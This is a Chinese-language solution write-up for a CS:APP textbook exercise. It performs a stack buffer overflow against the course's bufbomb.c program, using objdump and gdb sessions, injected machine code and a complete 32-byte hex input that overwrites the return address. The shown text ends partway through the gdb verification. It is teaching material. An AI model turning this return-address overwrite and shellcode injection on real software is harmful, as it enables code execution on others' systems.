《深入理解计算机系统》3.38 题解——缓冲区溢出攻击实例

作者：余祖波
Blog: http://blog.csdn.net/livelylittlefish, http://www.abo321.org

Content

1. 问题描述

在这个问题中，你要着手对你自己的程序进行缓冲区溢出攻击。前面我们说过，我们不能原谅用这种或其他形式的攻击来获得对系统的未被授权的访问，但是通过这个联系，你会学到许多关于机器级编程的知识。
从 CS:APP 的网站上下载文件 bufbomb.c，编译它创建一个可执行文件。在 bufbomb.c 中，你会发现下面的函数。

```
1   int getbuf()
2   {
3       char buf[12];
4       getxs(buf);
5       return 1;
```

```
6   }
7
8   void test()
9   {
10     int val;
11     printf("Type Hex string:");
12     val = getbuf();
13     printf("getbuf returned 0x%x\n", val);
14  }
```

函数 getxs（也在 bufbomb.c 中）类似于库函数 gets，除了它是以十六进制数字对的编码方式读入字符的以外。比如说，要给它一个字符串"0123"，用户应该输入字符串“30 31 32 33”。这个函数会忽略空格字符。回忆一下，十进制数字 x 的 ASCII 表示为 0x3x。

这个程序的典型执行是这样的：

```
Unix>./bufbomb
Type Hex string: 30 31 32 33
getbuf returned 0x1
```

看看 getbuf 函数的代码，看上去似乎很明显，无论何时被调用，它都会返回值 1。看上去就好像调用 getxs 没有产生效果一样。你的任务是，只简单地对提示符输入一个适当的十六进制字符串，就使 getbuf 对 test 返回-559038737（0xdeadbeef）。

下面这些建议可能会帮助你解决这个问题：

- 用 objdump 创建 bufbomb 的一个反汇编版本。仔细研究，确定 getbuf 的栈帧是如何组织的，以及溢出的缓冲区会如何改变保存的程序状态。
- 在 gdb 下运行你的程序。在 getbuf 中设置一个断点，并运行到该断点。确定像%ebp 的值这样的参数，以及已保存的当缓冲区溢出时会被覆盖的所有状态的值。
- 手工确定指令序列的字节编码是很枯燥的，而且容易出错。可以用工具来完成这个工作，写一个汇编代码文件，包含想要放入栈中的指令和数据。用 gcc 汇编这个文件，再用 objdump 反汇编它，就可以获得要在提示符处输入的字节序列了。当 objdump 试图反汇编你文件中的数据时，它会产生一些看上去非常奇怪的指令，但是十六进制字节序列应该是正确的。

要记住，你的攻击是非常依赖于机器和编译器的。当运行在不同的机器上或使用不同版本 gcc 时，可能需要改变你的字符串。

笔者注：

- 题目摘自《深入理解计算机系统》（中文版）第 200 页。
- bufbomb.c文件下载地址 http://csapp.cs.cmu.edu/public/ics/code/asm/bufbomb.c

2. 目标分析与题解

看源程序可以发现，好像无论输入什么数据，其返回结果都是 1，打印出来的都是 0x1，似乎无从下手。另外，我们攻击的目标只是让其返回 0xdeadbeef，不干别的。

实验环境：Winxp + cygwin + gcc(3.4.4)

2.1 修改源程序？


这是题目不允许的。题目的要求是输入一些数据，使其输出为 0xdeadbeef。输入什么样的数字串？这就是本题要求解的。

2.2 如何得到这个数字串？

如果了解程序的编译、链接、执行的过程即可知道，此题不是无解。
由《过程调用与栈帧》一文可知，过程调用时要将参数和返回地址压入栈中，然后进入被调过程执行，待从被调过程返回时，弹出返回地址，将该地址存入%eip 寄存器，并转到该地址开始执行。入栈和出栈均是对%esp 指向的内存操作，其基地址为%ebp。

假设，如果我们输入的是机器码，存放于该缓冲区中，注意到程序中的缓冲区只有 12 字节，利用缓冲区溢出，将本应存放 test调用getbuf的返回地址的内存单元修改为存放可执行的机器码的地址，而这个地址就是我们的缓冲区地址，那么在调用完getbuf后会返回到缓冲区地址处执行我们输入的机器码，在机器码中让程序输出oxdeadbeef，并正确返回继续执行。这样会不会达到目标？

这句话有些拗口，总结来讲，就是将存放 test 调用 getbuf 的返回地址的内存单元的内容修改为 buf 缓冲区的地址。
不对源程序进行编译、汇编，我们先手工画出 test 调用 getbuf 的栈帧结构。



其中，
'main','test','getbuf','getxs'均为函数名
%ebp'即为'test'栈帧的基地址
%ebp 保存'getbuf'栈帧的基地址
%ebp+4 保存 test 调用'getbuf'的返回地址，即 retAddr

%esp 指向'getbuf'栈帧的栈顶，其中存放 retAddr'
retAddr 是 test 调用 getbuf 后的返回地址，即程序第 13 行 printf 函数的地址
retAddr'是 getbuf 调用 getxs

我们输入的数据存放在 buf 指向的一段内存中，且数据由低地址到高地址存放（图中向上箭头所示）。
如果输入的数据不覆盖%ebp+4 指向的内存，即 buf 不溢出，getbuf 将永远返回 1。

如果输入的数据覆盖%ebp+4 指向的内存呢？即buf缓冲区溢出，会出现什么样的情况？

不能覆盖%ebp 指向的内存，即其中的%ebp'不能被修改，如果被修改，程序将不能正确返回，甚至崩溃。
如果%ebp+4 指向的内存被修改为 newAddr，即 retAddr 被覆盖而存入 newAddr，则 test 调用 getbuf 后将返回到 newAddr 处执行，newAddr 要存放一段可执行的代码。

这个newAddr是谁？
如果新填入%ebp+4 的 newAddr 是 buf 缓冲区的起始地址，是否能达到目标？即 test 调用 getbuf 后将返回到 buf 的起始地址处执行。如果 newAddr 是别的地址，这个地址无从得知，程序也变得不可控。因此，newAddr 就是 buf 的起始地址。

到此，基本可以确定如下内容：

a. 输入的数据大致内容

可执行机器码	%ebp'	newAddr

其中%ebp'必须还是存放在%ebp指向的内存中，newAddr存放在%ebp+4 指向的内存中，newAddr=buf。

b. 输入数据的长度
%ebp+8-buf
其中，可执行机器码的长度为%ebp-buf；接下来的任务就是获得这段可执行的机器码。

2.3 如何获得可执行机器码？

首先，我们应该确定可执行机器码的功能：
a. 让程序返回 0xdeadbeef
b. 返回到%ebp+4 指向的返回地址 retAddr 处继续执行
必须保证第二点，程序才能正确返回。

如何在长度为%ebp-buf 的机器码中实现以上功能？

2.3.1 如何让程序返回 0xdeadbeef？

先编译源程序，并显示目标文件中的汇编代码：

```
$ gcc -o bufbomb bufbomb.c
$ objdump -d bufbomb.exe > bufbomb.txt
```

在 bufbomb.txt 文件中，我们可以发现 getbuf 函数对应的汇编代码如下。

```
00401129 <_getbuf>:
  401129:        55                           push   %ebp
```

```
 40112a:        89 e5                    mov    %esp,%ebp
 40112c:        83 ec 28                 sub    $0x28,%esp
 40112f:        8d 45 e8                 lea    0xffffffe8(%ebp),%eax
 401132:        89 04 24                 mov    %eax,(%esp)
 401135:        e8 16 ff ff ff           call   401050 <_getxs>
 40113a:        b8 01 00 00 00           mov    $0x1,%eax
 40113f:        c9                       leave
 401140:        c3                       ret
```

从汇编代码中，可以看出，返回值 0x1 被保存到%eax 中，然后再返回的。

因此，要让程序返回 0xdeadbeef，首先要将 0xdeadbeef 存入%eax 中，其对应的汇编代码如下。

```
mov    $0xdeadbeef,%eax
```

2.3.2 如何保证机器码执行后返回到retAddr处继续执行？

在 bufbomb.txt 文件中，我们也可以找到 test 函数对应的汇编代码如下。

```
00401141 <_test>:
 401141:        55                       push   %ebp
 401142:        89 e5                    mov    %esp,%ebp
 401144:        83 ec 18                 sub    $0x18,%esp
 401147:        c7 04 24 00 20 40 00     movl   $0x402000,(%esp)
 40114e:        e8 3d 01 00 00           call   401290 <_printf>
 401153:        e8 d1 ff ff ff           call   401129 <_getbuf>
 401158:        89 45 fc                 mov    %eax,0xfffffffc(%ebp)
 40115b:        8b 45 fc                 mov    0xfffffffc(%ebp),%eax
 40115e:        89 44 24 04              mov    %eax,0x4(%esp)
 401162:        c7 04 24 11 20 40 00     movl   $0x402011,(%esp)
 401169:        e8 22 01 00 00           call   401290 <_printf>
 40116e:        c9                       leave
 40116f:        c3                       ret
```

从中可以看出，test 调用 getbuf 的返回地址为 0x401158，即 retAddr=0x401158。

我们知道，ret 指令的作用是从过程调用中返回，其任务有两个：从栈中弹出返回地址，并跳转到那个位置。
因此，要保证机器码执行后返回到 retAddr=0x401158 处继续执行，就需要将该地址压入栈中，遇到 ret 指令时，再将 retAddr=0x401158 从栈中弹出，并跳转到 0x401158 处继续执行，就能保证程序正确返回到 test 中，并继续执行。
而从 getbuf 中返回时，返回值在%eax 中，其值就是 oxdeadbeef。

因此，保证机器码执行后返回到 retAddr=0x401158 处继续执行的机器码对应的汇编代码为：

```
push   $0x401158
ret
```

至此，我们已经获得了要执行的可执行机器码对应的汇编代码如下，保存为 bomb.s 文件。

```
mov    $0xdeadbeef,%eax
push   $0x401158
```

```
ret
```

编译这个文件并显示其目标文件中的汇编代码：

```
$ gcc -c bomb.s
$ objdump -d bomb.o
bomb.o:     file format pe-i386
Disassembly of section .text:
00000000 <.text>:
   0:   b8 ef be ad de          mov    $0xdeadbeef,%eax
   5:   68 58 11 40 00          push   $0x401158
   a:   c3                      ret
   b:   90                      nop
   c:   90                      nop
   d:   90                      nop
   e:   90                      nop
   f:   90                      nop
```

因此，我们获得的可执行机器码为：

```
b8 ef be ad de
68 58 11 40 00
c3
```

从而，我们已经确定的输入数据为：

b8 ef be ad de 68 58 11 40 00 c3	%ebp'	newAddr

已经确定的可执行机器码长度为 11 字节，剩下的事情就是确定%ebp'和 newAddr=buf 的值了。

2.4 如何获得%ebp'和 buf 缓冲区地址？

%ebp'即为 test 函数的栈帧基地址，其值是在程序链接后并在运行时才能确定的，buf 缓冲区的起始地址也在程序运行时确定，因此，我们需要调试代码，查看寄存器的值。调试过程如下。

2.4.1 在 getbuf 函数入口处设置断点，并运行程序

```
$ gdb bufbomb.exe
GNU gdb 6.3.50_2004-12-28-cvs (cygwin-special)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i686-pc-cygwin"...(no debugging symbols found)

(gdb) b getbuf
Breakpoint 1 at 0x40112f
(gdb) r
```

```
Starting program: /cygdrive/e/study/programming/linux/2009-12-18testBufBomb/bomb.exe

Breakpoint 1, 0x0040112f in getbuf ()
(gdb) disassemble getbuf
Dump of assembler code for function getbuf:
0x00401129 <getbuf+0>:  push   %ebp
0x0040112a <getbuf+1>:  mov    %esp,%ebp
0x0040112c <getbuf+3>:  sub    $0x28,%esp
0x0040112f <getbuf+6>:  lea    0xffffffe8(%ebp),%eax
0x00401132 <getbuf+9>:  mov    %eax,(%esp)
0x00401135 <getbuf+12>: call   0x401050 <getxs>
0x0040113a <getbuf+17>: mov    $0x1,%eax
0x0040113f <getbuf+22>: leave
0x00401140 <getbuf+23>: ret
End of assembler dump.
```

2.4.2 程序停在 0x40112f 处

对 getbuf 的汇编代码解释如下：

```
0x00401129 <getbuf+0>:  push   %ebp      //保存 test 函数的栈帧基地址
0x0040112a <getbuf+1>:  mov    %esp,%ebp  //设置 getbuf 的栈帧基地址
0x0040112c <getbuf+3>:  sub    $0x28,%esp //分配栈空间，大小为 0x28，即 40 字节
0x0040112f <getbuf+6>:  lea    0xffffffe8(%ebp),%eax //将%ebp-0x18 存入%eax
0x00401132 <getbuf+9>:  mov    %eax,(%esp)  //将%eax 的值存入%esp 指向的内存
0x00401135 <getbuf+12>: call   0x401050 <getxs>  //返回地址入栈，并转到 0x401050 执行
0x0040113a <getbuf+17>: mov    $0x1,%eax
0x0040113f <getbuf+22>: leave
0x00401140 <getbuf+23>: ret
```

查看各个寄存器的值，如下。

```
(gdb) info registers
eax            0x10     16
ecx            0x611030e8       1628451048
edx            0x8889   34953
ebx            0x0      0
esp            0x22bf70 0x22bf70
ebp            0x22bf98 0x22bf98
esi            0x611021a0       1628447136
edi            0x4014d0 4199632
eip            0x40112f 0x40112f
eflags         0x202    514
cs             0x1b     27
ss             0x23     35
ds             0x23     35
es             0x23     35
fs             0x3b     59
gs             0x0      0
```

2.4.3 stepi 执行 0x40112f 处的代码，程序停在 0x00401132 处

查看寄存器的值，如下。

```
(gdb) stepi
0x00401132 in getbuf ()
(gdb) info registers
eax            0x22bf80 2277248
ecx            0x611030e8       1628451048
edx            0x8889   34953
ebx            0x0      0
esp            0x22bf70 0x22bf70
ebp            0x22bf98 0x22bf98
esi            0x611021a0       1628447136
edi            0x4014d0 4199632
eip            0x401132 0x401132
eflags         0x202    514
cs             0x1b     27
ss             0x23     35
ds             0x23     35
es             0x23     35
fs             0x3b     59
gs             0x0      0
```

可以看到，%ebp=0x22bf98，%esp=0x22bf70，%eax=0x22bf80=%ebp-0x18。因%eax 的值是如下代码获得的，因此，此时%eax 的值是一个有效地址。

```
0x0040112f <getbuf+6>:  lea    0xffffffe8(%ebp),%eax //将%ebp-0x18 存入%eax
```

同时，我们再查看%esp 指向的一块连续内存的内容，如下。

```
(gdb) x/20 0x22bf70
0x22bf70:      0x611021a0      0x004014d0      0x0022bf98      0x610f0668
0x22bf80:      0x0022d008      0x611030e8      0x00402000      0x0022bfa4
0x22bf90:      0x61102edc      0x00000010      0x0022bfb8      0x00401158
0x22bfa0:      0x00402000      0x0022c388      0x0022c35c      0x00000026
0x22bfb0:      0x0000435c      0x0022bf28      0x0022cc98      0x004011db
```

可以看出，%ebp=0x22bf98 指向的内存中存放的是 0x0022bfb8，这个地址就是test函数的栈帧基址，即**%ebp'=0x0022bfb8**。该值在我们的输入数据中不能被覆盖（修改）。

2.4.4 最后确定输入数据

0x00401132 处的代码如下。

```
0x00401132 <getbuf+9>:  mov    %eax,(%esp)  //将%eax 的值存入%esp 指向的内存
```

至此，其实已经没有必要再执行了。0x00401132 处的代码实际上就是将调用getxs的参数buf的地址存入栈中，但执行的不是push操作，直接存放。因此即可确定buf缓冲区的起始地址，即**buf=0x22bf80**。
（一般地，参数在%eax 中。）

从而，我们已经确定的输入数据为：

b8 ef be ad de 68 58 11 40 00 c3	0x0022bfb8	0x22bf80

且%ebp'=0x0022bfb8 存放在 0x22bf98 单元中，而buf=0x22bf80 存放在 0x22bf9c单元中。展开该数据，其输入形式为：

b8 ef be ad de 68 58 11 40 00 c3 [此处若不够填充则补 0]	b8 bf 22 00	80 bf 22 00

2.5 此时程序的栈帧

2.6 输入数据在栈中的表示

将输入的数据填入缓冲区中，栈帧的变化如下。栈中划线的代码是我们已经确定的，黄色背景的代码是填充的。

```
          |-----------------|           |
          |                 |0x22bfa0   |
          |-----------------|           |
     +4   |   0x0022bf80    |0x22bf9c   |
          |=================|<--------+
  %ebp->  |   0x0022bfb8    |0x22bf98   |   //%ebp'=0x0022bfb8
          |-----------------|           |
          |   0x00000000    |0x22bf94   |
          |-----------------|           |
          |   0x00000000    |0x22bf90   |
          |-----------------|           |
          |   0x00000000    |0x22bf8c   |
      ->  |-----------------|           |
      |   |   0x4000c300    |0x22bf88   |
      |   |-----------------|           |
      |   |   0xde685811    |0x22bf84   |
      |   |-----------------|           'getbuf' stack frame
   buf->  |   0xb8efbead    |0x22bf80   |
          |-----------------|           |
          |                 |0x22bf7c   |
          |-----------------|           |
          |                 |0x22bf78   |
          |-----------------|           |
          |                 |0x22bf74   |
          |-----------------|           |
  %esp->  |   0x0022bf80    |0x22bf70   |   //the address of parameter 'buf'
          |-----------------|           |
new %esp1-> |   0x0040113a    |0x22bf6c   |
          |=================|<--------+
```

其存放形式为：
高字节（高位） => 低地址
低字节（低位） => 高地址

例如 0x22bf98 处的 0x0022bfb8，

```
          |-----------------|
          |   0x00          |0x22bf9b
          |-----------------|
          |   0x22          |0x22bf9a
          |-----------------|
          |   0xbf          |0x22bf99
          |-----------------|
          |   0xb8          |0x22bf98
          |-----------------|
```

至此，我们确定的输入数据为：

```
b8 ef be ad de 68 58 11 40 00 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 bf 22 00 80 bf 22 00
```

共 32 字节，其中划线部分的 0 要填满并使缓冲区溢出，从而使缓冲区的地址0x0022bf80能被写入 0x22bf9c单元覆盖原来的返回地址 0x00401158，从而使test调用getbuf返回时转到缓冲区的地址 0x0022bf80 处执行我们的代码。

2.7 确认 buf 的地址

2.7.1 stepi 继续执行 0x00401132 处的代码，程序停在 0x00401135 处

此时寄存器和内存的值如下。

```
(gdb) stepi
0x00401135 in getbuf ()
(gdb) info registers
eax            0x22bf80 2277248
ecx            0x611030e8       1628451048
edx            0x8889   34953
ebx            0x0      0
esp            0x22bf70 0x22bf70
ebp            0x22bf98 0x22bf98
esi            0x611021a0       1628447136
edi            0x4014d0 4199632
eip            0x401135 0x401135
eflags         0x202    514
cs             0x1b     27
ss             0x23     35
ds             0x23     35
es             0x23     35
fs             0x3b     59
gs             0x0      0
(gdb) x/20 0x22bf70
0x22bf70:      0x0022bf80      0x004014d0      0x0022bf98      0x610f0668
0x22bf80:      0x0022d008      0x611030e8      0x00402000      0x0022bfa4
0x22bf90:      0x61102edc      0x00000010      0x0022bfb8      0x00401158
0x22bfa0:      0x00402000      0x0022c388      0x0022c35c      0x00000026
0x22bfb0:      0x0000435c      0x0022bf28      0x0022cc98      0x004011db
(gdb) x/64xb 0x22bf70
0x22bf70:      0x80    0xbf    0x22    0x00    0xd0    0x14    0x40    0x00
0x22bf78:      0x98    0xbf    0x22    0x00    0x68    0x06    0x0f    0x61
0x22bf80:      0x08    0xd0    0x22    0x00    0xe8    0x30    0x10    0x61
0x22bf88:      0x00    0x20    0x40    0x00    0xa4    0xbf    0x22    0x00
0x22bf90:      0xdc    0x2e    0x10    0x61    0x10    0x00    0x00    0x00
0x22bf98:      0xb8    0xbf    0x22    0x00    0x58    0x11    0x40    0x00
0x22bfa0:      0x00    0x20    0x40    0x00    0x88    0xc3    0x22    0x00
0x22bfa8:      0x5c    0xc3    0x22    0x00    0x26    0x00    0x00    0x00
```

可以发现，%eax 的值 0x0022bf80 已被写入%esp=0x22bf70 指向的内存。同时也可确定数据的存放形式。

2.7.2 stepi 继续执行 0x00401135 处的代码，此时程序进入 getxs 函数，停在 0x401050 处

0x00401135 处的代码如下。

```
0x00401135 <getbuf+12>: call   0x401050 <getxs>  //返回地址入栈，并转到 0x401050 执行
0x0040113a <getbuf+17>: mov    $0x1,%eax
```

call 指令的任务有两个：将返回地址入栈，并转到目标地址继续执行。getbuf 调用 getxs 的返回地址为 0x0040113a。call 之前%esp=0x22bf70，而 call 之后，%esp=0x22bf6c，返回地址 0x0040113a 也被压入栈中地址为 0x22bf6c 的单元中。这些均可在如下的执行过程中得到验证。

```
(gdb) stepi
```

```
0x00401050 in getxs ()
(gdb) info registers
eax            0x22bf80 2277248
ecx            0x611030e8       1628451048
edx            0x8889   34953
ebx            0x0      0
esp            0x22bf6c 0x22bf6c
ebp            0x22bf98 0x22bf98
esi            0x611021a0       1628447136
edi            0x4014d0 4199632
eip            0x401050 0x401050
eflags         0x202    514
cs             0x1b     27
ss             0x23     35
ds             0x23     35
es             0x23     35
fs             0x3b     59
gs             0x0      0
```

2.7.3 stepi 继续执行 0x00401135 处的代码

getxs 函数的汇编代码如下。

```
00401050 <_getxs>:
  401050:        55                          push   %ebp
  401051:        89 e5                        mov    %esp,%ebp
  401053:        83 ec 18                    sub    $0x18,%esp
  401056:        c7 45 f8 01 00 00 00        movl   $0x1,0xfffffff8(%ebp)
  40105d:        c7 45 f4 00 00 00 00        movl   $0x0,0xfffffff4(%ebp)
  401064:        8b 45 08                    mov    0x8(%ebp),%eax
  401067:        89 45 f0                    mov    %eax,0xfffffff0(%ebp)
  40106a:        e8 31 02 00 00              call   4012a0 <___getreent>
  ...
```

继续执行程序，直到停在 0x401056 处，查看寄存器、内存的值如下。

```
(gdb) stepi
0x00401051 in getxs ()
(gdb) stepi
0x00401053 in getxs ()
(gdb) stepi
0x00401056 in getxs ()
(gdb) info registers
eax            0x22bf80 2277248
ecx            0x611030e8       1628451048
edx            0x8889   34953
ebx            0x0      0
esp            0x22bf50 0x22bf50
ebp            0x22bf68 0x22bf68
esi            0x611021a0       1628447136
```

```
edi            0x4014d0 4199632
eip            0x401056 0x401056
eflags          0x206    518
cs             0x1b     27
ss             0x23     35
ds             0x23     35
es             0x23     35
fs             0x3b     59
gs             0x0      0
(gdb) x/20 0x22bf50
0x22bf60:      0x7c91043e      0x0022c2d0      0x0022bf98      0x0040113a
0x22bf70:      0x0022bf80      0x004014d0      0x0022bf98      0x610f0668
0x22bf80:      0x0022d008      0x611030e8      0x00402000      0x0022bfa4
0x22bf90:      0x61102edc      0x00000010      0x0022bfb8      0x00401158
0x22bfa0:      0x00402000      0x0022c388      0x0022c35c      0x00000026
```

至此，即可确认我们前面的假设和分析。

3. 验证

3.1 验证输入的数据存放在 buf 开始的内存单元中

要验证我们的结论，可以再次调试代码。但要在 getxs 的汇编代码内部结尾处设置断点。我们先看看 getxs 即将退出的汇编代码。

```
00401050 <_getxs>:
 401050:        55                      push   %ebp
 401051:        89 e5                    mov    %esp,%ebp
 401053:        83 ec 18                sub    $0x18,%esp
 401056:        c7 45 f8 01 00 00 00    movl   $0x1,0xfffffff8(%ebp)
 40105d:        c7 45 f4 00 00 00 00    movl   $0x0,0xfffffff4(%ebp)

 ...

 401119:        8b 45 f0                mov    0xfffffff0(%ebp),%eax
 40111c:        c6 00 00                movb   $0x0,(%eax)
 40111f:        8d 45 f0                lea    0xfffffff0(%ebp),%eax
 401122:        ff 00                    incl   (%eax)
 401124:        8b 45 08                mov    0x8(%ebp),%eax
 401127:        c9                      leave
 401128:        c3                      ret
```

在 0x401128 处设置断点并重新运行程序，输入我们确定的数据。

```
b8 ef be ad de 68 58 11 40 00 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 bf 22 00 80 bf 22 00
```

查看寄存器和 buf=0x22bf80 处的值，可以看出我们输入的数据已经保存在 buf=0x22bf80 开始的 32 个字节的内存单元中。

```
(gdb) b *0x401128
```

```
Breakpoint 1 at 0x401128
(gdb) r
Starting program: /cygdrive/e/study/programming/linux/2009-12-18testBufBomb/bufbomb.exe
Type Hex string:b8 ef be ad de 68 58 11 40 00 c3 00 00 00 00 00 00 00 00 00 00 00 00 b8 bf 22 00 80 bf 22 00

Breakpoint 1, 0x00401128 in getxs ()
(gdb) info registers
eax            0x22bf80 2277248
ecx            0x8885   34949
edx            0x0      0
ebx            0x0      0
esp            0x22bf6c 0x22bf6c
ebp            0x22bf98 0x22bf98
esi            0x611021a0       1628447136
edi            0x4014d0 4199632
eip            0x401128 0x401128
eflags         0x202    514
cs             0x1b     27
ss             0x23     35
ds             0x23     35
es             0x23     35
fs             0x3b     59
gs             0x0      0
(gdb) x/16w 0x22bf60
0x22bf60:      0x00000001      0x0000000a      0x0022bf98      0x0040113a
0x22bf70:      0x0022bf80      0x004014d0      0x0022bf98      0x610f0668
0x22bf80:      0xadbeefb8      0x115868de      0x00c30040      0x00000000
0x22bf90:      0x00000000      0x00000000      0x0022bfb8      0x0022bf80
```

以上加下划线并粗体显示的部分即为我们输入的数据。

也可以使用如下命令验证存放于 buf=0x22bf80 处的数据。

```
(gdb) p /x *0x22bf80@8
$1 = {0xadbeefb8, 0x115868de, 0xc30040, 0x0, 0x0, 0x0, 0x22bfb8, 0x22bf80}
(gdb) p /a *0x22bf80@8
$2 = {0xadbeefb8, 0x115868de, 0xc30040, 0x0, 0x0, 0x0, 0x22bfb8, 0x22bf80}
```

p /x *addr@len: 表示显示地址为addr开始的len个十六进制（x）的数据。

因 leave（为返回准备栈）相当于以下两个操作，故此时%esp=0x22bf6c，%ebp=0x22bf98，而 getxs 函数的栈帧已经被销毁。

```
mov   %ebp,%esp ;set stack pointer to the beginning of frame
pop   %ebp      ; restore saved %ebp and set stack ptr to the end of caller's frame
```

从 buf 起始地址 0x22bf80 开始，以单字节显示 32 个字节的值，可以更清晰地看出，这些值就是我们输入的数据。其中，%ebp'存放在 0x22bf98 单元，buf=0x22bf80 存放在 0x22bf9c 单元，与上面的栈帧图也一致。

```
(gdb) x/32b 0x22bf80
```

```
0x22bf80:      0xb8    0xef    0xbe    0xad    0xde    0x68    0x58    0x11
0x22bf88:      0x40    0x00    0xc3    0x00    0x00    0x00    0x00    0x00
0x22bf90:      0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x22bf98:      0xb8    0xbf    0x22    0x00    0x80    0xbf    0x22    0x00
```

另外，使用如下命令，也可以验证我们的输入的数据的确是我们要执行的机器码。

```
(gdb) x/3i 0x22bf80
0x22bf80:      mov    $0xdeadbeef,%eax
0x22bf85:      push   $0x401158
0x22bf8a:      ret
```

x /ni addr：查看 addr 开始的 n 条指令。
x 是 examine，表示查看内存，n 表示个数，i 表示以指令格式显示。

3.2 验证程序正确返回

3.2.1 程序即将要执行的代码

我们先看看即将要执行的代码，如下。程序即将要从 getxs 函数中返回到 0x004011da 处继续执行。

```
00401129 <_getbuf>:
  401129:        55                      push   %ebp
  40112a:        89 e5                    mov    %esp,%ebp
  40112c:        83 ec 28                 sub    $0x28,%esp
  40112f:        8d 45 e8                 lea    0xffffffe8(%ebp),%eax
  401132:        89 04 24                 mov    %eax,(%esp)
  401135:        e8 16 ff ff ff           call   401050 <_getxs>
  40113a:        b8 01 00 00 00           mov    $0x1,%eax
  40113f:        c9                      leave
  401140:        c3                      ret

00401141 <_test>:
  401141:        55                      push   %ebp
  401142:        89 e5                    mov    %esp,%ebp
  401144:        83 ec 18                 sub    $0x18,%esp
  401147:        c7 04 24 00 20 40 00       movl   $0x402000,(%esp)
  40114e:        e8 3d 01 00 00           call   401290 <_printf>
  401153:        e8 d1 ff ff ff           call   401129 <_getbuf>
  401158:        89 45 fc                 mov    %eax,0xfffffffc(%ebp)
  40115b:        8b 45 fc                 mov    0xfffffffc(%ebp),%eax
  40115e:        89 44 24 04              mov    %eax,0x4(%esp)
  401162:        c7 04 24 11 20 40 00       movl   $0x402011,(%esp)
  401169:        e8 22 01 00 00           call   401290 <_printf>
  40116e:        c9                      leave
  40116f:        c3                      ret
```

3.2.2 stepi 继续执行 0x401128 处的代码

接着继续 stepi 执行 0x401128 处的 ret 指令，并一直 stepi 知道从 getbuf 函数中返回，执行过程如下。

```
(gdb) stepi
0x0040113a in getbuf ()
(gdb) info registers
eax            0x22bf80 2277248
ecx            0x8885   34949
edx            0x0      0
ebx            0x0      0
esp            0x22bf70 0x22bf70
ebp            0x22bf98 0x22bf98
esi            0x611021a0       1628447136
edi            0x4014d0 4199632
eip            0x40113a 0x40113a
eflags         0x202    514
